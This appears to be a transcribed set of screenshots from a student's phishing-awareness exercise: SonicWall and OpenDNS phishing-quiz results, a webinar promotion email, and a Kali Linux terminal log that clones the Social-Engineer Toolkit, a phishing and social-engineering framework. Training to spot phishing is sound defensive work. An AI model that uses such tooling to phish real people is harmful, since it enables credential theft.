


SONICWALL PHISHING QUIZ

Over 90% of today's data breaches start with a phishing attack. Can you spot when you're being phished?

Test your ability to identify fraudulent emails and see how susceptible you really are to social engineering and phishing scams.
The SonicWall Phishing Quiz uses real examples from some of the most common phishing email attacks. Take the test and reveal your Phishing IQ today.

TAKE THE QUIZ



New Webcast:

Why You Should Add Disaster Recovery as a Service to Your Portfolio >

Monday, July 26th

Monday, July 26th

When you register, you are also signed up for a chance at a $100 Amazon gift card!*

Hi olushola,

The clock starts ticking the minute a critical business system goes down. As lost revenue piles up and productivity drops, resuming normal operations becomes paramount. The fastest way to recover is to relocate the workload to another server, often at a secondary location. But for most businesses, the redundant hardware, server space and additional Human Resources are far too costly to make this a viable option.


So, in the face of potentially devastating outages, many IT departments simply live with the risk or settle for less expensive backup options for critical workloads.

Join this webinar to learn why you should add disaster recovery as a service to your portfolio.

REGISTER NOW

Sponsored by Carbonite

*One gift card will be awarded based on a random drawing from among all valid entries. All




GOOD JOB, OLUSHOLA!

You answered 10/10 questions correctly

Email Me My Results

Check your inbox for your email with your specific SonicWall Phishing Quiz results.



Question Summary:

Answered Correctly
1. You've Received A Pricing Inquiry!
You Said: Phishing
LEARN WHY

Answered Correctly
2. Failed DHL Delivery
You Said: Phishing
LEARN WHY

Answered Correctly
3. It's Time To Update Your Office 365 Password
You Said: Phishing
LEARN WHY

Answered Correctly
4. Confirm Your Account With Doodle
You Said: Legitimate
LEARN WHY

Answered Correctly
5. You're Invited To Join A Webcast!
You Said: Legitimate
LEARN WHY


Answered Correctly
6. Current Procurement Information For Sonicwall INC.
You Said: Phishing
LEARN WHY

Answered Correctly
7. 2: Qa-Partnership | 7:4
You Said: Phishing
LEARN WHY

Answered Correctly
8. Microsoft Subscription Expiry
You Said: Phishing
LEARN WHY

Answered Correctly
9. Bill 22427 From Steven Murphy Electrical Contractors Pty Ltd Is Due
You Said: Legitimate
LEARN WHY

Answered Correctly
10. Your Credit Card Payment Is Due On Aug 7
You Said: Legitimate
LEARN WHY



PHISHING QUIZ

Think you can Outsmart Internet Scammers?

You're a phish-spotting ninja! You correctly identified 13 out of 14 sites in the OpenDNS phishing quiz.

You are skilled at spotting even the toughest phishing scams. But beware: cyber criminals are more clever than ever at creating sites that fool even the most experienced phishing detectives. Set up OpenDNS, the world's fastest-growing Internet security and DNS service, and let us take the guesswork out of identifying phishing sites. You can use OpenDNS at home or at work and be confident you're always protected, because OpenDNS automatically blocks phishing sites.


Share your results or challenge your friends:

Yahoo! — Phish

HSBC — Not a Phish

Facebook — Not a Phish

Yahoo! Mail is Upgrading!!!
HSBC
Personal Internet Banking - Log On
Information about the new Personal Internet Banking log on process
facebook
Facebook Login
ENG
US
9:47 PM
3/31/2025



Yahoo! — Phish

HSBC — Not a Phish

Facebook — Not a Phish

Twitter — Phish

American Airlines — Phish


Amazon — Not a Phish

Paypal — Phish


Xfinity — Not a Phish

Amazon — Phish


Activity 4




```
┌──(olushola㉿olush)-[~]
└─$ sudo apt install python3-pip
[sudo] password for olushola:
python3-pip is already the newest version (25.0.1+dfsg-1).
The following packages were automatically installed and are no longer required:
  crackmapexec            libglapi-mesa               libpaper1                openjdk-23-jre-headless
  firebird3.0-common      libgles-dev                 libpoppler140            python3-appdirs
  firebird3.0-common-doc  libgles1                    libpython3.12-dev        python3-ntlm-auth
  libbfio1                libglvnd-core-dev           libpython3.12-minimal    python3-setproctitle
  libc++1-19              libglvnd-dev                libpython3.12-stdlib     python3.12
  libc++abi1-19           libgtksourceview-3.0-1      libpython3.12t64         python3.12-dev
  libcapstone4            libgtksourceview-3.0-common libqt5sensors5           python3.12-minimal
  libconfig++9v5          libgtksourceviewmm-3.0-0v5  libqt5webkit5            python3.12-venv
  libconfig9              libgumbo2                   libsuperlu6              ruby-zeitwerk
  libdirectfb-1.7-7t64    libhdf5-103-1t64            libtag1v5                ruby3.1
  libegl-dev              libhdf5-hl-100t64           libtag1v5-vanilla        ruby3.1-dev
  libflac12t64            libjxl0.9                   libtagc0                 ruby3.1-doc
  libfmt9                 libldap-2.5-0               libunwind-19             strongswan
  libgdal35               libmbedcrypto7t64           libwebrtc-audio-processing1
  libgeos3.13.0           libmsgraph-0-1              libx265-209
  libgl1-mesa-dev         libnetcdf19t64              openjdk-23-jre
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 23
┌──(olushola㉿olush)-[~]
└─$ sudo git clone https://github.com/trustedsec/social-engineer-toolkit/setoolkit/
Cloning into 'setoolkit'...
remote: Not Found
fatal: repository 'https://github.com/trustedsec/social-engineer-toolkit/setoolkit/' not found
┌──(olushola㉿olush)-[~]
└─$ git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/
Cloning into 'setoolkit'...
remote: Enumerating objects: 110380, done.
remote: Counting objects: 100% (119/119), done.
remote: Compressing objects: 100% (62/62), done.
Receiving objects:  41% (45256/110380), 102.57 MiB | 7.08 MiB/s
```



